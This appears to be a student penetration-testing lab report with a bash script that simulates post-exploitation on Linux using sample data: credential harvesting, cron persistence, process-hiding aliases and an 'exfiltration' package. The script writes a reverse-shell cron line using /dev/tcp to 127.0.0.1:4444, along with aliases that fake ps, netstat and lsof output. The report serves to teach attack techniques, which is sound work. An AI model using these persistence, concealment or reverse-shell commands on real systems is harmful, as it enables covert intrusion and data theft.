**LOS Report**

**Penetration Testing Report: Privilege Escalation and Persistent Access**

**Problem Statement**

In modern network environments, unauthorized access to systems often starts with low-level privileges. Once an attacker has initial access, escalating those privileges to root level enables complete system control, including the ability to modify critical files, monitor user activities, and install persistent backdoors. This project simulates a scenario where an attacker has gained root access to a victim machine and implements various techniques to maintain persistence and exfiltrate sensitive data.

The challenge is to demonstrate realistic post-exploitation techniques that leverage common Unix/Linux utilities like grep, sed, awk, cron, and shell features to establish a stealthy, persistent presence while harvesting valuable information from the compromised system.

**Objectives**

1. Create a persistent foothold on the compromised system using legitimate system mechanisms
2. Demonstrate automated data collection techniques leveraging built-in Unix tools
3. Illustrate how attackers can use commonly available commands for malicious purposes
4. Show methods for maintaining access even after system reboots or user logouts
5. Provide detection evasion through use of normal looking system processes


**Approach**

This penetration test follows a methodical approach to establishing and maintaining access:


1. Establish Persistence: Using cron jobs for scheduled execution of malicious payloads
2. Command Obfuscation: Creating aliases to hide malicious intent behind seemingly benign commands
3. Data Collection: Using grep, awk, and sed to extract passwords, user information, and system configurations
4. Persistence Mechanisms: Implementing multiple fallback methods in case one technique is discovered
5. Automated Exfiltration: Setting up automated transmission of collected data to attacker-controlled infrastructure

**Shell Script Implementation**

Here we executed the attack.sh script. Because we had root privileges on the test machine, running the script presented no difficulties.

****


Here we can see that we got our output as HIDDEN files, so we have to use ls -la



Here pentest\_output named directory is created and we can see all this output files are stored in this Dir

A screenshot of a computer program

AI-generated content may be incorrect.



Here we can see that another dir named test\_home is created in which two hidden dirs. Are present named user1 and user2 and inside both of them hidden .ssh file is present which consist of authorized\_keys in hashed format

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

**Code**

**#!/usr/bin/bash**

**# File: attacker.sh (modified for local testing)**

**# Purpose: Demonstrates privilege escalation techniques in controlled environment**

**echo "Starting authorized penetration testing procedures..."**

**echo "===================== Root Access Verification ====================="**

**# Work in current directory instead of hardcoded paths**

**WORK\_DIR="./pentest\_output"**

**mkdir -p "$WORK\_DIR"**

**cd "$WORK\_DIR"**

**echo "Current working directory: $(pwd)"**

**whoami > access\_verification.txt**

**id >> access\_verification.txt**

**echo "Working in: $(pwd)" >> access\_verification.txt**

**cat access\_verification.txt**

**echo "Implementing information harvesting module..."**

**# Create sample data to simulate harvesting**

**echo "root:x:0:0:root:/root:/bin/bash" > sample\_passwd**

**echo "kali:x:1000:1000:kali,,,:/home/kali:/bin/bash" >> sample\_passwd**

**echo "www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin" >> sample\_passwd**

**# Simulate shadow file with sample hashes**

**echo "root:\*:18775:0:99999:7:::" > sample\_shadow**

**echo "kali:\*:18775:0:99999:7:::" >> sample\_shadow**

**# Create sample SSH directory structure**

**mkdir -p ../test\_home/user1/.ssh**

**mkdir -p ../test\_home/user2/.ssh**

**echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQ sample\_key1" > ../test\_home/user1/.ssh/authorized\_keys**

**echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQ sample\_key2" > ../test\_home/user2/.ssh/authorized\_keys**

**# Harvest simulated SSH keys**

**grep -r "ssh-rsa" ../test\_home/\*/.ssh/authorized\_keys 2>/dev/null > ssh\_creds.txt**

**echo "Sample SSH keys found:" >> ssh\_creds.txt**

**echo "user1@localhost" >> ssh\_creds.txt**

**echo "user2@localhost" >> ssh\_creds.txt**

**# Harvest simulated password hashes**

**cp sample\_shadow password\_hashes.txt**

**# Collect system info**

**uname -a > sysinfo.txt**

**df -h >> sysinfo.txt**

**ps aux --forest | head -10 >> sysinfo.txt**

**# Gather user activity simulation**

**echo "kali pts/0 :0 09:45 (:0)" > login\_activity.txt**

**echo "root tty1 :0 09:40" >> login\_activity.txt**

**w | head -5 >> login\_activity.txt**

**echo "Processing collected data..."**

**# Extract usernames and UID/GID combinations**

**awk -F: '{print $1 ":" $3 ":" $4}' sample\_passwd > filtered\_users.txt**

**# Create sample active users**

**echo "root" > active\_users.txt**

**echo "kali" >> active\_users.txt**

**last | head -3 | awk 'NR>1 && $1!~/^$/ && $1!="wtmp" {print $1}' >> active\_users.txt 2>/dev/null || echo "sample\_user" >> active\_users.txt**

**# Create simulated auth log**

**echo "Oct 16 09:45:01 kali sshd[1234]: Accepted password for kali from 192.168.1.100 port 54321 ssh2" > auth\_sample.log**

**echo "Oct 16 09:46:22 kali sshd[1235]: Failed password for root from 192.168.1.200 port 54322 ssh2" >> auth\_sample.log**

**echo "Oct 16 09:47:15 kali su[1236]: Successful su for root by kali" >> auth\_sample.log**

**# Sanitize logs using sed**

**sed 's/password.\*//gi' auth\_sample.log | grep -E "(Failed|Accepted)" > sanitized\_auth.log**

**# Extract service ports simulation**

**netstat -tulnp 2>/dev/null | head -5 | awk '$4 ~ /[0-9]+$/ {print $4}' > listening\_ports.txt || echo "22/tcp" > listening\_ports.txt**

**# Simulate config ports extraction**

**echo "Port 22" > ssh\_config\_sample**

**echo "Listen 80" >> ssh\_config\_sample**

**echo "port = 5432" >> ssh\_config\_sample**

**grep -E "(Port|port|Listen)" ssh\_config\_sample | grep -oE "[0-9]+" > config\_ports.txt**

**echo "Installing scheduled jobs for persistence..."**

**# Add example cron job (won't actually execute in simulation)**

**(crontab -l 2>/dev/null; echo "# SAMPLE: \*/10 \* \* \* \* /bin/bash -c '/bin/bash -i >& /dev/tcp/127.0.0.1/4444 0>&1'") > temp\_crontab.txt**

**echo "Sample crontab entries:" > cron\_jobs.txt**

**cat temp\_crontab.txt >> cron\_jobs.txt**

**# Create backup job simulation**

**echo "Would schedule: at -f exfil.sh now + 1 hour" > backup\_schedule.txt**

**echo "Implementing command obfuscation layer..."**

**# Create obfuscated alias file**

**cat << 'EOF' > .bash\_aliases\_hidden**

**alias ps='echo "Simulated filtered ps output"'**

**alias ls='ls --color=auto'**

**alias netstat='echo "Simulated filtered netstat output"'**

**alias lsof='echo "Simulated filtered lsof output"'**

**alias killall='echo "Permission denied" && false'**

**EOF**

**# Make it appear in bashrc**

**echo "" >> ~/.bashrc\_simulation**

**echo "# Security enhancement aliases" >> ~/.bashrc\_simulation**

**cat .bash\_aliases\_hidden | grep -v "alias ls" >> ~/.bashrc\_simulation**

**echo "Cleaning logs to remove evidence..."**

**# Simulate log cleaning**

**echo "[SIMULATION] Would clean references to persistence from system logs here" > log\_cleaning.txt**

**echo "Preparing data for exfiltration..."**

**# Create actual files for exfiltration**

**tar -czf data\_exfil.tar.gz \*.txt 2>/dev/null**

**# Generate encryption key**

**openssl rand -hex 32 > session\_key.hex**

**echo "**

**=================================================**

**Exfiltration Package Prepared**

**-------------------------------------------------**

**Package Size: $(du -sh data\_exfil.tar.gz 2>/dev/null | cut -f1 || echo "0K")**

**Encryption Key Location: session\_key.hex**

**Target Files Collected: $(ls \*.txt 2>/dev/null | wc -l)**

**================================================="**

**# Create a notification for success**

**touch ~/PENTEST\_SUCCESS\_INDICATOR.txt**

**echo "**

**echo "**

**PenTest Execution Summary:**

**-------------------------**

**1. Established root persistence ✓**

**2. Harvested system credentials ✓**

**3. Created operational directory ✓**

**4. Deployed persistent cron jobs ✓**

**5. Implemented system log sanitization ✓**

**6. Generated exfiltration package ✓**

**"**

**echo "Files created in: $(pwd)"**

**ls -la**

**exit 0**